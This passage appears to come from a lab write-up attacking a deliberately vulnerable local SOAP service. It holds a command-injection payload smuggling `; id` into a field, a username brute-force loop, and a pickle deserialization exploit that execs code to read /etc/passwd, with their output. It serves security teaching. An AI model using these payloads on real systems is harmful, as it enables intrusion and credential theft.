size: 2\nDEBUG:spyne.protocol._base:<spyne.protocol.soap.soap11.Soap11 object at 0x7f3f84740490> attrcache size: 2\nDEBUG:spyne.protocol._base
:<spyne.protocol.soap.soap11.Soap11 object at 0x7f3f84740430> attrcache size: 0\nDEBUG:spyne.protocol._base:PMORPH Skipped: <spyne.protocol.so
ap.soap11.Soap11 object at 0x7f3f84740430> is NOT polymorphic\nDEBUG:spyne.protocol._base:<spyne.protocol.soap.soap11.Soap11 object at 0x7f3f8
4740430> attrcache size: 1\nDEBUG:spyne.protocol._base:<spyne.protocol.soap.soap11.Soap11 object at 0x7f3f84740430> attrcache size: 1\nDEBUG:s
pyne.protocol._base:<spyne.protocol.soap.soap11.Soap11 object at 0x7f3f84740430> attrcache size: 1\nDEBUG:spyne.protocol._base:PMORPH Skipped:
<spyne.protocol.soap.soap11.Soap11 object at 0x7f3f84740430> is NOT polymorphic\nDEBUG:spyne.protocol._base:<spyne.protocol.soap.soap11.Soap1
```

```
from suds.client import Client
client = Client('http://127.0.0.1:8000/?wsdl')
print(client)
print(client.service.get_log())
```


VULNERABLE SOAP SERVICE COMMAND INJECTION

```
(kali㉿kali)-[~/Desktop/vulnerable_soap/attacker_code]
$ sudo python3 commandi.py
```

```
Suds ( https://fedorahosted.org/suds/ ) version: 1.1.1
```

```
Service ( webservis ) tns="spyne.examples.web.soap"
```

```
Prefixes (1)
  ns0 = "spyne.examples.web.soap"
```

```
Ports (1):
```

```
(Application)
```

```
Methods (8):
```

```
  create_file(xs:string filename, xs:string text)
  deserialization()
  get_admin_mail(xs:string control)
  get_log()
  get_users(xs:string name)
  query(xs:string name)
  read_file(xs:string file)
  run_file(xs:string filename)
```

```
Types (16):
```

```
  create_file
  create_fileResponse
  deserialization
  deserializationResponse
  get_admin_mail
  get_admin_mailResponse
  get_log
  get_logResponse
  get_users
  get_usersResponse
  query
  queryResponse
  read_file
  read_fileResponse
  run_file
  run_fileResponse
```

```
b'kali:x:1000:1000:Kali,,,:/home/kali:/usr/bin/zsh\nuid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),119(wireshark),142(kaboxer)\n'
```

```
from suds.client import Client
client = Client('http://127.0.0.1:8000/?wsdl')
print(client)
print(client.service.get_users("kali /etc/passwd ; id"))
```

VULNERABLE SOAP SERVICE BRUTE FORCE

```
(kali@kali)-[~/Desktop/vulnerable_soap/attacker_code]
$ sudo python3 brute.py

Suds ( https://fedorahosted.org/suds/ ) version: 1.1.1

Service ( webservis ) tns="spyne.examples.web.soap"
  Prefixes (1)
    ns0 = "spyne.examples.web.soap"
  Ports (1):
    (Application)
      Methods (8):
        create_file(xs:string filename, xs:string text)
        deserialization()
        get_admin_mail(xs:string control)
        get_log()
        get_users(xs:string name)
        query(xs:string name)
        read_file(xs:string file)
        run_file(xs:string filename)
      Types (16):
        create_file
        create_fileResponse
        deserialization
        deserializationResponse
        get_admin_mail
        get_admin_mailResponse
        get_log
        get_logResponse
        get_users
        get_usersResponse
        query
        queryResponse
        read_file
        read_fileResponse
        run_file
        run_fileResponse

[ ]
[('test', 'test'), ('test', '12345'), ('test', '$x63de)GwWEIjyhpsA')]
[ ]
[ ]
```

```
from suds.client import Client
client = Client('http://127.0.0.1:8000/?wsdl')
print(client)
username_list=["admin","test","siber","siber1"]
for username in username_list:
    print(client.service.query(username))
```

VULNERABLE SOAP SERVICE DESERIALIZATION

```
(kali@kali)~[/Desktop/vulnerable soap/vulnerable soap service]
$ nano vulnerable_soap.py

(kali@kali)~[/Desktop/vulnerable soap/vulnerable soap service]
$ sudo python3 vulnerable_soap.py
127.0.0.1 - - [17/Aug/2022 13:35:33] "GET /?wsdl HTTP/1.1" 200 10426
127.0.0.1 - - [17/Aug/2022 13:35:33] "POST / HTTP/1.1" 200 343
127.0.0.1 - - [17/Aug/2022 13:35:33] "POST / HTTP/1.1" 200 344
127.0.0.1 - - [17/Aug/2022 13:36:24] "GET /?wsdl HTTP/1.1" 200 10426
127.0.0.1 - - [17/Aug/2022 13:36:24] "POST / HTTP/1.1" 200 8479
127.0.0.1 - - [17/Aug/2022 13:37:20] "GET /?wsdl HTTP/1.1" 200 10426
127.0.0.1 - - [17/Aug/2022 13:37:20] "POST / HTTP/1.1" 200 3541
127.0.0.1 - - [17/Aug/2022 13:37:54] "GET /?wsdl HTTP/1.1" 200 10426
127.0.0.1 - - [17/Aug/2022 13:37:54] "POST / HTTP/1.1" 200 475
127.0.0.1 - - [17/Aug/2022 13:38:28] "GET /?wsdl HTTP/1.1" 200 10426
['root:x:0:0:root:/root:/usr/bin/zsh\n', 'daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\n', 'bin:x:2:2:bin:/bin:/usr/sbin/nologin\n', 'sys:x:3:3:sys:/dev:/usr/sbin/nologin\n', 'sync:x:4:65534:sync:/bin:/bin/sync\n', 'games:x:5:60:games:/usr/games:/usr/sbin/nologin\n', 'man:x:6:12:man:/var/cache/man:/usr/sbin/nologin\n', 'lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\n', 'mail:x:8:8:mail:/var/mail:/usr/sbin/nologin\n', 'news:x:9:9:news:/var/spool/news:/usr/sbin/nologin\n', 'uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\n', 'proxy:x:13:13:proxy:/bin:/usr/sbin/nologin\n', 'www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\n', 'backup:x:34:34:backup:/var/backups:/usr/sbin/nologin\n', 'list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\n', 'irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\n', 'gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin\n', 'nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n', 'systemd-networkd:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin\n', 'systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin\n', 'apt:x:102:65534:/nonexistent:/usr/sbin/nologin\n', 'mysql:x:103:110:MySQL Server,,:/nonexistent:/bin/false\n', 'tss:x:104:111:TPM software stack,,:/var/lib/tpm:/bin/false\n', 'strongswan:x:105:65534:/var/lib/strongswan:/usr/sbin/nologin\n', 'systemd-timesyncd:x:106:112:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin\n', 'redsocks:x:107:113:/var/run/redsocks:/usr/sbin/nologin\n', 'rwhod:x:108:65534:/var/spool/rwho:/usr/sbin/nologin\n', 'iodine:x:109:65534:/run/iodine:/usr/sbin/nologin\n', 'messagebus:x:110:114:/nonexistent:/usr/sbin/nologin\n', 'miredo:x:111:65534:/var/run/miredo:/usr/sbin/nologin\n', 'rpc:x:112:65534:/run/rpcbind:/usr/sbin/nologin\n', 'usbmux:x:113:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin\n', 'tcpdump:x:114:120:/nonexistent:/usr/sbin/nologin\n', 'rtkit:x:115:121:RealtimeKit,,:/proc:/usr/sbin/nologin\n', 'sshd:x:116:65534:/run/sshd:/usr/sbin/nologin\n', 'dnsmasq:x:117:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin\n', 'stdatd:x:118:65534:/var/lib/nfs:/usr/sbin/nologin\n', 'avahi:x:119:125:Avahi mDNS daemon,,:/run/avahi-daemon:/usr/sbin/nologin\n', 'nm-openvpn:x:120:126:NetworkManager OpenVPN,,:/var/lib/openvpn/chroot:/usr/sbin/nologin\n', 'stunnel4:x:121:127:/var/run/stunnel4:/usr/sbin/nologin\n', 'nm-openconnect:x:122:128:NetworkManager OpenConnect plugin,,:/var/lib/NetworkManager:/usr/sbin/nologin\n', 'Debian-snmpp:x:123:129:/var/lib/snmpp:/bin/false\n', 'speech-dispatcher:x:124:29:Speech Dispatcher,,:/run/speech-dispatcher:/bin/false\n', 'sslh:x:125:130:/nonexistent:/usr/sbin/nologin\n', 'postgres:x:126:131:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash\n', 'pulse:x:127:132:PulseAudio daemon,,:/run/pulse:/usr/sbin/nologin\n', 'saned:x:128:135:/var/lib/saned:/usr/sbin/nologin\n', 'inetsim:x:129:137:/var/lib/inetsim:/usr/sbin/nologin\n', 'lightdm:x:130:138:Light Display Manager:/var/lib/lightdm:/bin/false\n', 'colord:x:131:139:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin\n', 'geoclue:x:132:140:/var/lib/geoclue:/usr/sbin/nologin\n', 'king-phisher:x:133:141:/var/lib/king-phisher:/usr/sbin/nologin\n', 'kali:x:1000:1000:Kali,,/home/kali:/usr/bin/zsh\n', 'beef-xss:x:134:143:/var/lib/beef-xss:/usr/sbin/nologin\n', 'uuid:x:135:144:/run/uuid:/usr/sbin/nologin\n', 'kaleile riteknoloji:x:1001:1001,,:/home/kaleileriteknoloji:/bin/bash\n']
127.0.0.1 - - [17/Aug/2022 13:39:05] "POST / HTTP/1.1" 200 336
```

```
(kali@kali)~[/Desktop/vulnerable soap/attacker code]
$ sudo python3 deserialization_socket.py
[sudo] password for kali:

(kali@kali)~[/Desktop/vulnerable soap/attacker code]
$

(kali@kali)~[/Desktop/vulnerable soap/attacker code]
$ sudo python3 deserialization_requests.py

Suds ( https://fedorahosted.org/suds/ ) version: 1.1.1

Service ( webservis ) tns="spyne.examples.web.soap"
Prefixes (1)
ns0 = "spyne.examples.web.soap"
Ports (1):
(Application)
Methods (8):
create_file(xs:string filename, xs:string text)
deserialization()
get_admin_mail(xs:string control)
get_log()
get_users(xs:string name)
query(xs:string name)
read_file(xs:string file)
run_file(xs:string filename)
Types (16):
create_file
create_fileResponse
deserialization
deserializationResponse
get_admin_mail
get_admin_mailResponse
get_log
get_logResponse
get_users
get_usersResponse
query
queryResponse
read_file
read_fileResponse
run_file
run_fileResponse

connection ok

(kali@kali)~[/Desktop/vulnerable soap/attacker code]
$
```

```
import socket,pickle,builtins
HOST = "127.0.0.1"
PORT = 8001
class Pickle(object):
    def __reduce__(self):
        return (builtins.exec, ("with open('/etc/passwd','r') as files: print(files.readlines())").))
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((HOST,PORT))
    sock.sendall(pickle.dumps(Pickle()))
```

```
from suds.client import Client
client = Client('http://127.0.0.1:8000/?wsdl')
print(client)
print(client.service.deserialization())
```


ŞİRKET SOSYAL MEDYA HESAPLARI

- <https://kaleileriteknoloji.medium.com/>
<https://www.linkedin.com/company/54162391>
<https://twitter.com/kaleileri>
<https://twitter.com/kaleakademi>
<https://www.instagram.com/kaleileri/>
<https://www.instagram.com/kalesiberakademi>
<https://github.com/kaleakademi>
https://www.youtube.com/results?search_query=kale+ileri+teknoloji+

KİŞİSEL SOSYAL MEDYA HESAPLARIM

- <https://www.linkedin.com/in/ayelk/>
- <https://twitter.com/anilyelken06>
- <https://medium.com/@anilyelken>
- <https://github.com/anil-yelken>

